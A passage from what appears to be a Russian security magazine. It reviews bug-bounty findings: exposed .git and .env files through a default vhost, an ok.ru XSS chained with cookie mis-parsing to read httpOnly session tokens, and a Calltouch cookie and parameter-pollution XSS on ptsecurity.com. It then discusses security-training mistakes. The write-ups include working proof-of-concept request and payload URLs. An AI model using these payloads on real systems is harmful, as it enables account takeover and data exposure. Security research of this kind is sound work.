Приложение	Путь
localhost	/var/www/html/
game.samokat.ru	/var/www/html/game.samokat.ru/
samokat	/var/www/html/samokat/
api.game.samokat.ru	/var/www/samokat/

Однако при обращении к серверу **по IP** или с заголовком Host: localhost он (скорее всего, nginx или Apache) по умолчанию отрабатывает стандартный vhost и возвращает файлы из корня /var/www/html/.

Это открывает доступ к подкаталогам, включая:

- /game.samokat.ru/.git/,
- /samokat/.git/,
- /game.samokat.ru/src/views/,
- /game.samokat.ru/.env.

Один запрос — и у злоумышленника в руках .git/index и Promocode1.vue.

Пример запроса:

```
GET /game.samokat.ru/.git/index HTTP/1.1
Host: localhost
```

Да, так просто.

КОГДА XSS — ЭТО ТОЛЬКО ПОЛДЕЛА

Компания: «Одноклассники»

Авторы: BlackFan, bratka

Исследователи показали рабочую связку: уязвимость в одном из JS-компонентов, позволяющая выполнить произвольный скрипт, и ошибка в разборе cookie со стороны backend, благодаря которой можно обмануть сервер и заставить его «поделиться» сессионными токенами, несмотря на httpOnly.

Отчет

Этот баг — редкий зверь. В эпоху строгих политик браузеров и автоматической защиты сессионных cookie от JavaScript атаки на httpOnly-куки уже давно считаются чем-то из прошлого. Но, как показывает отчет, **если веб-сервер неправильно парсит заголовки, можно вытащить даже то, что вытаскивать нельзя**. А если еще и XSS есть, все складывается в идеальный шторм.

Уязвимость № 1: XSS через st.elId в календаре событий

Начнем с первого компонента атаки. На странице /dk?st.cmd=eventsCalendar некорректно обрабатывается параметр st.elId. Если в него передать строку, содержащую JavaScript-пейлоад, она будет вставлена в ответ без экранирования — прямиком в вызов setState().

Пример запроса:

```
https://ok.ru/dk?st.cmd=eventsCalendar&st.elId=%27-alert(document.domain)-%27
```

Фрагмент ответа сервера:

```
require(['OK/AddHolidayPopup'], function(p){p.setState(''-alert(document.domain)-'', 'not-added');});
```

Как видим, классическое alert(document.domain) срабатывает без дополнительных действий, прямо на основном домене. Баг банальный, но стабильный. И он дает исполнение кода в полном контексте страницы.


Уязвимость № 2: некорректный парсинг cookie сервером


Вторая половина атаки куда интереснее. Суть в том, что сайт **неправильно обрабатывает заголовок Cookie, если в значениях присутствуют двойные кавычки**.

Пример:

```
Cookie: param1="value1; secret=value; param2=value2";
```

Браузер интерпретирует это как три отдельные cookie: param1, secret, param2. А сервер — как один параметр param1 со значением "value1; secret=value; param2=value2", то есть все куки между param1 и param2 будут находиться в param1. Возникает расхождение в восприятии.





Таким образом, сервер можно обмануть, подсунув httpOnly cookie в значение куки, которую мы создадим через первую уязвимость, и получить ее обратно через любой механизм, выводящий cookie на страницу. В данном случае — через GET-запрос /dk?st.cmd=anonymMain. Однако для эксплуатации потребуется немного удачи, чтобы нужные авторизационные куки находились между нашими.

Механика атаки


Исследователи показали, как при помощи XSS выполнить последовательность, в которой:

1. Устанавливаются поддельные cookie с некорректными значениями.
2. Выполняется запрос к странице /dk?st.cmd=anonymMain, где сервер включает куки в HTML-ответ.
3. С помощью fetch() загружается страница.
4. С помощью регулярки извлекается содержимое чувствительного атрибута, содержащего в том числе JSESSIONID или AUTH_TOKEN.

Рабочий payload выглядит так:

```
https://ok.ru/dk?st.cmd=eventsCalendar&st.elId=%27-(document.cookie='vdt=;path=/dk;',document.cookie='cookieChoice=;domain=.ok.ru;',document.cookie='_statid="BEGIN;path=/dk;',document.cookie='ZEND=END";',fetch('/dk?st.cmd=anonymMain').then(r=>r.text()).then(r=>alert(r.match(/data-search-params-to-send=".*?"/))))-%27
```

Обратите внимание: document.cookie используется только для создания новых значений — не для чтения. Именно сервер возвращает нужные данные в HTML, и в этом суть всей конструкции.




XSS КАК СЕРВИС

Компания: Positive Technologies

Автор: BlackFan

В современном вебе уязвимости приходят не только из собственного кода. Особенно больно, когда уязвим не просто npm-пакет или плагин, а **провайдер внешней аналитики**, который встраивается на сотни сайтов через script src=....



Этот баг показывает, как можно было добиться **XSS на www.ptsecurity.com (и у любого другого клиента Calltouch)**, просто манипулируя cookie и параметрами вызова внешнего скрипта.

Контекст: как аналитика Calltouch стала вектором атаки на сайты клиентов

Calltouch — это аналитическая платформа, которая встраивается на сайт клиента через JS-скрипт и оперирует уникальными ID пользователей, передаваемыми через cookie _ct_client_global_id. Чтобы идентификаторы работали корректно между поддоменами и при переходе с рекламы, Calltouch использует свой поддомен mod.calltouch.ru и сервис global_cookie.php, который отвечает за установку, чтение и обновление cookie.


Исследователь BlackFan нашел **уязвимость XSS**, которая (в сочетании с особенностями PHP и обработки cookie) позволила внедрять произвольный JavaScript в контекст любого сайта, который использует скрипты Calltouch. В нашем случае — ptsecurity.com.

Механика атаки

Этап 1. Установка «вредной» cookie

Поскольку cookie _ct_client_global_id установлена с флагом Secure, она может передаваться только в HTTPS-контексте.

Если пройти по ссылке http://mod.calltouch.ru/global_cookie.php?ctClientGlobalId=<script>document.cookie="_ct[client_global_id=;domain=.calltouch.ru;path=/global_cookie.php;"</script> , сайт откроется по HTTP, чтобы сценарий global_cookie.php не получил существующее значение cookie _ct_client_global_id.



Цель злоумышленника — создать новую cookie с именем _ct[client_global_id, которая в браузере будет видна отдельно от _ct_client_global_id. Однако в PHP **скобка [будет интерпретирована как _, и обе cookie сольются в одну переменную**. А браузер, в свою очередь, отдаст _ct[client_global_id раньше настоящей cookie, потому что она установлена позже.

Таким образом, global_cookie.php видит только вредоносную версию и считает ее валидной.

Этап 2. Подмена значения cookie через параметр GET

Теперь, когда настоящая cookie замаскирована, жертва открывает ссылку https://mod.calltouch.ru/global_cookie.php?ctClientGlobalId=xxx&ctObject='-alert(document.domain)-'.

Сервер не видит _ct_client_global_id и считывает значение из параметра ctClientGlobalId. Поскольку ctObject передан, он тоже сохраняется.

Этап 3. Передача вредоносной cookie на целевой сайт

Затем жертва открывает обычную страницу сайта, например https://www.ptsecurity.com/ru-ru/. И вот тут все становится по-настоящему интересно. Сайт ptsecurity.com загружает скрипт Calltouch (d_client_new.js), который обращается к mod.calltouch.ru/global_cookie.php, чтобы актуализировать ID. Но из-за ранее установленной вредоносной cookie сервер возвращает ее значение — xxx&ctObject='-alert(document.domain)-'.

Полная версия статьи на нашем сайте.

Этап 4. XSS через HTTP Parameter Pollution

Теперь, когда ptsecurity.com загружает d_client_new.js, в запросе к скрипту есть фрагмент:

```
ctClientGlobalId=xxx&ctObject='-alert(document.domain)-'
```

Если параметр ctObject также используется в логике скрипта и не защищен от переопределения, мы получаем **HTTP Parameter Pollution**, при котором значение ctObject берется из URL, а не из доверенного источника.

В результате генерируется код:

```
if (window[''-alert(document.domain)-''] && typeof
window[''-alert(document.domain)-''] === 'function') {
```

И он выполняется в контексте ptsecurity.com. То есть XSS произошла **без инъекции на целевом сайте**. Все, что нужно, — загрузка скрипта аналитики, которая сама внедряет исполняемый JS на основе данных, хранящихся в cookie и переданных параметрах.

***

Все рассмотренные кейсы — напоминание о том, что безопасность не начинается с файрвола и не заканчивается на нем. XSS — не обязательно тривиальная уязвимость, RCE не всегда требует загрузки эксплойта, а .git/ в проде — это не «оплошность стажера», а реальная угроза.

Во многих ситуациях уязвимость возникает не из-за технической ошибки, а из-за разрыва в моделях доверия: между клиентом и бэкендом, между первой и третьей сторонами, между приложением и инфраструктурой. И такие ошибки не ловятся сканерами.

Важно не просто латать дыры, а понимать контекст. Кто, зачем и как может использовать баг и какие системные предпосылки позволили ему появиться. Именно этот взгляд отличает безопасный продукт от продукта, у которого просто «нет открытых портов».

ТОП-5 ОШИБОК ПРИ ОБУЧЕНИИ КИБЕРБЕЗОПАСНОСТИ


Ольга Иванова


Руководитель по развитию образовательных программ Positive Education


Несмотря на растущее внимание к кибербезу, многие компании совершают ошибки при внедрении образовательных программ. Мы разбираем пять примеров из опыта Positive Education и рассказываем, как избежать этих ошибок.


1 Фокус на конкретных продуктах

Обучение часто ограничивается работой с ИБ-продуктами и отдельными инструментами. В результате сотрудники не понимают, как средства защиты вписываются в общую картину безопасности компании. Чтобы этого избежать, важно начинать обучение с более глобальных подходов и ИБ-процессов — работы с инцидентами, реагирования на угрозы и т. д. Уже после этого стоит переходить к конкретным продуктам и технологиям.










Игнорирование смежных подразделений


Важно включать в процесс обучения не только ИТ- и ИБ-специалистов, но и других сотрудников, которые взаимодействуют с чувствительными данными. Это поможет создать единый фронт защиты и повысить уровень кибергигиены на всех уровнях компании.


У нас был кейс, когда компания не стала подключать к обучению смежные подразделения (например, HR и маркетинг). Это привело к утечке данных через сотрудников, не прошедших обучение.



Нерегулярное обновление знаний


Обучение должно быть регулярным и актуальным. Важно организовать систему постоянного обучения, используя практикумы и специализированные тренажеры, чтобы сотрудники всегда были в контексте новых угроз и технологий защиты. В нашей практике были случаи, когда компании проводили обучение всего один раз, а после этого сотрудники не получали свежих данных, что создавало риски для бизнеса.





Отсутствие персонализированного подхода

Важно учитывать разницу в знаниях сотрудников, иначе опытным специалистам обучение может показаться скучным, а новички не смогут усвоить слишком сложный материал. Само собой, это снижает эффективность программы и мотивацию участников. Важно сделать так, чтобы каждый получал знания нужной глубины — в соответствии с имеющимися компетенциями. Кастомизированные программы обучения позволяют избежать этой проблемы.




Слабая практическая часть

Теорию важно закреплять на практике — с помощью тренажеров, имитирующих реальные угрозы и инциденты. Иначе сотрудники, прошедшие обучение, не смогут эффективно применять полученные знания — подобные кейсы встречаются довольно часто.

КАК ПРАВИЛЬНО ВЫСТРОИТЬ ИБ-ОБУЧЕНИЕ

Начинать обучение стоит с топ-менеджмента. Руководство задает фокус, профильные команды реализуют ИБ-практику, а остальные сотрудники работают в понятных и согласованных рамках.




Уровень 1. Руководство и топ-менеджмент

Цель

Управление безопасностью — прямая обязанность бизнеса. Задача на этом уровне — погрузить топов в проблематику и помочь ответить на вопросы «Что делать?» и «Как прийти к гарантированному результату?».


Фокус

- Привязка угроз к бизнес-модели компании и операционной устойчивости: непрерывность бизнеса, инвестиционная привлекательность.
- Разбор конкретных кейсов: влияние ИБ на бизнес-функции CMO, CFO, CPO.
- Переход от реактивной позиции к проактивному управлению рисками.



Результат

Руководители понимают, как обеспечить эффективность затрат на защищенность, от чего нужно защищаться и как обеспечить гарантированную защиту и регулярную проверку реальной защищенности.



Уровень 2. Профильные команды — ИБ и ИТ

Цель


Обеспечить согласованную и результативную работу подразделений.

Фокус

- Совместное освоение процессов: threat modeling, hardening, response, monitoring.
- Освоение инструментов: SIEM, EDR, VM, NAD и др.
- Согласование ролей и зон ответственности для устранения конфликтов между подразделениями.

Результат

Слаженная операционная связка и квалифицированные специалисты, способные эффективно выстроить и поддерживать защитный контур.



Уровень 3. Все сотрудники компании

Цель


Формирование устойчивой к атакам рабочей среды.

Фокус

- Закрепление базовой кибергигиены с помощью регулярных сценарных тренировок.
- Внедрение стандартов поведения при работе с корпоративными данными.
- Объяснение связи между действиями конкретного сотрудника и безопасностью бизнеса.

Результат

Повышается общий уровень защищенности корпоративной среды.



ТОП-5 ОТКРЫТЫХ ИБ-ПРОЕКТОВ 2025 ГОДА

Антон Кутепов


Руководитель направления развития инициатив ИБ-сообществ, Positive Technologies

должность на момент подготовки публикации

В ИБ много классных открытых проектов. Чтобы составить настоящий топ, нужно выбрать объективные критерии и по ним сравнивать инициативы, но сегодня мы пойдем другим путем. Я собрал свой топ-5 на основе личного опыта и общения с коллегами из индустрии.

В него попали проекты, которые относятся к следующим областям:

